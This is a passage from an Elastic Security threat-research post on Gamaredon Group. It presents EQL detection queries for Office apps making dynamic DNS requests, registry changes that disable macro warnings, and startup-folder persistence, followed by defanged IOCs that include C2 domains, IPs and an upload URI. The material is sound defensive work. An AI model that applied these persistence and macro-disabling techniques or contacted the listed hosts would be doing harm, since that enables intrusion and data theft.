
Figure 19 - EQL query - DNS traffic from Office applications
Some enhancements we can use with the previous query is to add a network event to the sequence as well as look for a spawned child process bringing in more context to the detection.

```
sequence
    [process where process_name in ("winword.exe", "excel.exe", "powerpnt.exe")] by
unique_pid
    [dns where not wildcard(query_name, "*.microsoft.com", "*.skype.com")] by unique_pid
    [network where true] by unique_pid
    [process where subtype.create] by unique_ppid
```

Figure 20 - EQL query - Network traffic making dynamic DNS requests from Office applications
If we wanted to tailor a sequence-based detection to the Gamaredon Group activity specifically, we can bring in the previous Dynamic DNS providers, which creates a more restrictive filter.

```
sequence by unique_pid
    [process where process_name in ("winword.exe", "excel.exe", "powerpnt.exe")]
    [network where event of
        [dns where wildcard(query_name, "*.ddns.net", "*.hopto.org", "*.bounceme.net")]]
```

Figure 21 - EQL query - Network traffic making dynamic DNS requests from Office applications
Across a range of features provided by the Elastic Endpoint, this attack is prevented through different machine-learning technologies to stop advanced threats such as macro-enabled documents and malicious binaries. Along with these protections, we can take nearly any EQL logic and deploy it in prevention mode to completely stop an attack such as in this example with the download and execution of the remote template. Here’s a short clip in action:



Malicious registry configuration

In order for adversaries to be effective in their mission, they often create their own opportunities. In this case, the adversary reconfigured the target endpoint in order to disable macro security warnings and trust future macros automatically. These small changes can end up having larger implications, and defenders can look for them as symptoms of more serious security issues. For example, these same techniques have also been associated with threat groups like APT32 and are leveraged by malware families such as AgentTesla and BabyShark.

This query looks for evidence of the registry modifications that disable warnings for macros and automatically enabling future macros:

```
registry where registry_data == 1 and wildcard(registry_path,
    "*\\Software\\Microsoft\\Office\\*\\Word\\Security\\AccessVBOM",
    "*\\Software\\Microsoft\\Office\\*\\Word\\Security\\VBAWarnings")
```

Figure 22 - EQL query - Registry modifications around disabling macro security features
That would function perfectly well as a standalone detection, but EQL allows us to look for both the registry modification and template injection techniques in this example query:

```
sequence by unique_pid
    [process where process_name in ("winword.exe", "excel.exe", "powerpnt.exe")]
    [registry where registry_data == 1 and wildcard(registry_path,
        "*\\Software\\Microsoft\\Office\\*\\Word\\Security\\AccessVBOM",
        "*\\Software\\Microsoft\\Office\\*\\Word\\Security\\VBAWarnings")]
    [registry where registry_data == 1 and wildcard(registry_path,
        "*\\Software\\Microsoft\\Office\\*\\Word\\Security\\AccessVBOM",
        "*\\Software\\Microsoft\\Office\\*\\Word\\Security\\VBAWarnings")]
```

Figure 23 - EQL query - Registry modifications around disabling macro security features

Persistence startup

Gamaredon Group leveraged both malicious Windows shortcut files and script objects written to the Startup folder for persistence. This technique is very effective in spite of its simplicity and continues to be popular among adversaries. One of the first places to start building detection logic would be to inquire about processes that write files to the startup folder.

```
file where subtype.create
  and (
    file_path == "*\\Programs\\Startup\\*.lnk" or
    file_path == "*\\Programs\\Startup\\*.vbs"
   )
| count process_name, file_path, user_name
```

Figure 24 - EQL query - Monitoring file writes to startup folder
To take it a bit further, we can also customize detection logic to include the VBScript execution at logon. This is a great example for building a sequenced-based signal, as we will track the adversary’s activity over an extended period of time — such as 90 days. Once the machine is rebooted or the user logs back in, an alert can be generated when WScript executes the VBScript file at startup.

```
sequence with maxspan=90d
 [file where subtype.create and file_path == "*\\Programs\\Startup\\*.vbs"]
 [process where subtype.create and parent_process_name=="explorer.exe" and
     process_name == “wscript.exe” and command_line == "*\\Programs\\Startup\\*"]
```

Figure 25 - EQL query - Monitoring execution of startup processes

Conclusion

In this post, we reviewed recent campaign TTPs tied to an adversary known publicly as Gamaredon Group. This group is likely to have been active since at least 2013[2] and has engaged in an ongoing campaign against Ukraine at the time of this writing. We highlighted some of their current techniques such as template injection and the use of Dynamic DNS providers, the macro code found in a recent sample, and updates to their custom backdoor known as Pteranodon. By using EQL, we also shared hunting and detection strategies around four specific techniques used by Gamaredon Group.

We hope that by sharing some of these insights and queries, we can help raise awareness and continue to focus on protecting the world's data from attacks. To enable organizations further, we’ve added all the Indicators of Compromise (IOCs) below and added the queries in this post into the EQLLib repository.

Interested in using Elastic Security? Try Elastic SIEM for free.

Plus, EQL support is being added to Elasticsearch!

Indicators of Compromise (IOCs)

Lure Document SHA-256	86e0701349903105b0c346df9485dd59d85dd9463c2bee46d974ea1b1d7059d4

Remote Template (pos.dot) SHA-256	feb0596e9735e03ae929d9b5ee862da19e16e5cdf57dd2a795205e591a55940f
Remote Template from Lure Document Domain	document-out[.]hopto[.]org/pos[.]dot
Remote Template Hosting IP	141[.]8[.]195[.]60
Remote Template Hosting IP	141[.]8[.]192[.]153
System Information Upload IP	188[.]225[.]25[.]50
System Information Upload URI	libcrash.ddns[.]net/{Computername_SerialNumber}//posolreboot.php
ExcelMyMacros.vba SHA-256	c4089686965df5e52105b6eac06703aa11c4891695278446370f623d531b505e
wordMacros.vba SHA-256	02e6e2bfaaf6e77cfaccadaf26167135c53cf2c934d17c5a83e5bbcadd85b47d
ExcelMyMacros.txt SHA-256	2f310c5b16620d9f6e5d93db52607f21040b4829aa6110e22ac55fab659e9fa1
Pteranodon SHA-256	c1524a4573bc6acbe59e559c2596975c657ae6bbc0b64f943fffca663b98a95f
Pteranodon SHA-256	145a61a14ec6d32b105a6279cd943317b41f1d27f21ac64df61bcdd464868edd
Pteranodon Domain	beercraft[.]space
Pteranodon Domain	skymage[.]fun
Pteranodon Domain	masseffect[.]space
Pteranodon Domain	masseffect[.]website
Pteranodon IP	185[.]200[.]241[.]88
Pteranodon IP	188[.]225[.]46[.]94

References

We're hiring

Work for a global, distributed team where finding someone like you is just a Zoom meeting away. Flexible work with impact? Development opportunities from the start?